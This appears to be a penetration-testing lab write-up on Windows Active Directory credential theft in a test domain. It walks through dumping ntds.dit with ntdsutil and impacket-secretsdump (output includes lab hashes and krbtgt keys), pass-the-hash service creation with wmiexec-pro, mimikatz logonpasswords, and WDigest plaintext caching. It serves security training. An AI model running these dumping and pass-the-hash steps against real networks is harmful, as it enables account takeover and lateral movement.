

1. NETWORK DIAGRAM

2. SCENARIO

- Assume that attacker has SAM and NTDS file.
- Therefore, they analyze and get the user's hashed password. After that, they try to use that hash to attack by passing the hash method

3. SETUP

- **Join win10 to DC*
- Open control panel -> setup DNS server on win 10 point to DC's ip address
- look up DNS



4. ATTACK

LAB1 : LAB_PASSWORD CREDENTIALS IN SAM AND NTDS



- <https://github.com/XiaoliChan/wmiexec-Pro>
- <https://sec.vnpt.vn/2024/02/review-wmi-tool>
- <https://www.crowdstrike.com/en-us/blog/how-to-detect-and-prevent-impackets-wmiexec/>
- <https://specterops.io/blog/2017/03/16/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/>

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

⇒ Get sam/system/ntds.dit file



impacket-secretsdump -system SYSTEM -ntds "ntds.dit" LOCAL




```
vboxuser:aes256-cts-hmac-sha1-96:5ce378c450326ac741549775c8f0f1e74d057de95a4990a1257df3f1f1a21c0f
vboxuser:aes128-cts-hmac-sha1-96:df338d9d0e4a516f2ee086bb9ef32459
vboxuser:des-cbc-md5:5840438c38e686cd
WINSERVER2022$:aes256-cts-hmac-sha1-96:9ded02fecb653ace3034854dfe71dda5843a7fdb8c7966099ef34ab1b883fa6b
WINSERVER2022$:aes128-cts-hmac-sha1-96:370a0051ba69a804127d46b8bfd3bd83
WINSERVER2022$:des-cbc-md5:5216a1f19d9740e5
krbtgt:aes256-cts-hmac-sha1-96:274e4f839325871533167ff93db05a65b8a7890bfd0cf0515cb1dbe342042783
krbtgt:aes128-cts-hmac-sha1-96:6f2c27690d6292d7407fa481c500a073
krbtgt:des-cbc-md5:19c48fd00840ce16
PentestAD.local\weakaccount:aes256-cts-hmac-sha1-96:2ef3a0ab01c0197c43cdad6afa119f6ca6582a3c618343ba9d5cdced51dd30d1
PentestAD.local\weakaccount:aes128-cts-hmac-sha1-96:b168b0542ec11875db5d17e74f0129c4
PentestAD.local\weakaccount:des-cbc-md5:68c12c8fbf7686bc
DESKTOP-JJDJOD8$:aes256-cts-hmac-sha1-96:b5ba25b2270ecc3e94bd62c78ce554a28f89288d8f8906980eca1570a7d2b1bf
DESKTOP-JJDJOD8$:aes128-cts-hmac-sha1-96:131abb5c61c92a23361bac7b59ca017c
DESKTOP-JJDJOD8$:des-cbc-md5:c17afb0e517c91f2
PentestAD.local\badguy:aes256-cts-hmac-sha1-96:9253c74c554cd47105e4aaa0b641443adf753e551456d910cfaeb05384c03919
PentestAD.local\badguy:aes128-cts-hmac-sha1-96:309a51d0466114aedd3d1e1ec5968a3f
PentestAD.local\badguy:des-cbc-md5:514652bf7fe6dc7
PentestAD.local\cuongadmin:aes256-cts-hmac-sha1-96:fa1bfa42e70ff439b8818cd3a7ec1dd0d1702b973e5712ad37ebf563f6b1d6ba
PentestAD.local\cuongadmin:aes128-cts-hmac-sha1-96:f1e8feae64b7b8eb2839368d98da1a2
PentestAD.local\cuongadmin:des-cbc-md5:499829aae1092f4
[*] Cleaning up...

(kali㉿kali)-[~]
```

python3 wmiexec-pro.py -hashes

aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65 win10_virtualbox@192.168.1.18
service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe'



Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1285578091ecde0d6bb02f694072059:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

vboxuser:1000:aad3b435b51404eeaad3b435b51404ee:ccdc4949389fe4e5486562dc436fa2de:::

WINSERVER2022\$:1001:aad3b435b51404eeaad3b435b51404ee:f95a3ed8d9dba01266000b476db9b5dc:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d35e87bae10f42be0064848e9e0508c6:::
PentestAD.local\weakaccount:1108:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DESKTOP-JJDJOD8\$:1109:aad3b435b51404eeaad3b435b51404ee:c927bd38856578dfdc6541c7600eef0e:::
PentestAD.local\badguy:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
PentestAD.local\cuongadmin:1112:aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65:::
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3cabbf129b80ac15516e918b6bd9c998:::
win10_virtualbox:1001:aad3b435b51404eeaad3b435b51404ee:c57fd52ba052c00135eb2d14f16b6e65:::
user1:1005:aad3b435b51404eeaad3b435b51404ee:189400de231310b8e90683ae16eeaf81:::
[*] Cleaning up...

LAB2: USING MIMIKATZ TO GET CREDENTIALS ON THE RUNNING MEMORY

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>cd ..\..

C:\>cd tools\mimikatz_trunk\x64

C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```



```
mimikatz 2.2.0 x64 (oe.eo)
C:\>cd tools\mimikatz_trunk\x64
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 5448097 (00000000:005321a1)
Session          : Interactive from 0
User Name         : user1
Domain           : W2019
Logon Server      : W2019
Logon Time        : 2/25/2022 3:15:45 PM
SID               : S-1-5-21-1873126099-3792864016-2277383625-1004

msv :
[00000003] Primary
* Username : user1
* Domain   : W2019
* NTLM     : df440b6605d9fcd7ecfefd7c9785ecd2
* CSHA1    : 190a4ad16d6ca102705a07b4a71d265da7a0075a
```

LAB3: LAB_SECURITY SUPPORT PROVIDERS

Note

Microsoft Digest (wdigest.dll) is a legacy Security Support Provider (SSP) for the Windows API that implements the Digest Access protocol for HTTP and SASL authentication. It is widely monitored in cybersecurity because, if enabled, it forces Windows to store user credentials in **plaintext** within memory

Core Functions & Risks

- **Purpose:** It authenticates clients by using a challenge-response mechanism, primarily for legacy web-based systems (IIS) and LDAP queries.
- **Security Flaw:** It caches clear-text passwords in the Local Security Authority Subsystem Service (LSASS) memory. If an endpoint is compromised, attackers use credential-dumping tools (such as Mimikatz) to instantly extract these plaintext passwords, bypassing basic hash-based attacks.
- **Current Status:** Microsoft has officially deprecated WDigest. It is disabled by default in modern operating systems like Windows 10 and Windows 11x.

How to Verify and Manage WDigest


1. Registry Verification

- **Location:** HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
- **Key:** UseLogonCredential
- **Value:** A value of 1 means it is enabled and caching clear-text credentials; 0 means it is disabled

2. Investigate

Loaded by lsass.exe: C:\Windows\System32\wdigest.dll


Run Process Explorer with an administrator permissions



LAB 4: LAB_USER RIGHTS

On windows 10:

Apply the setting



Switch on DC:


Test logon with psexec.exe

```
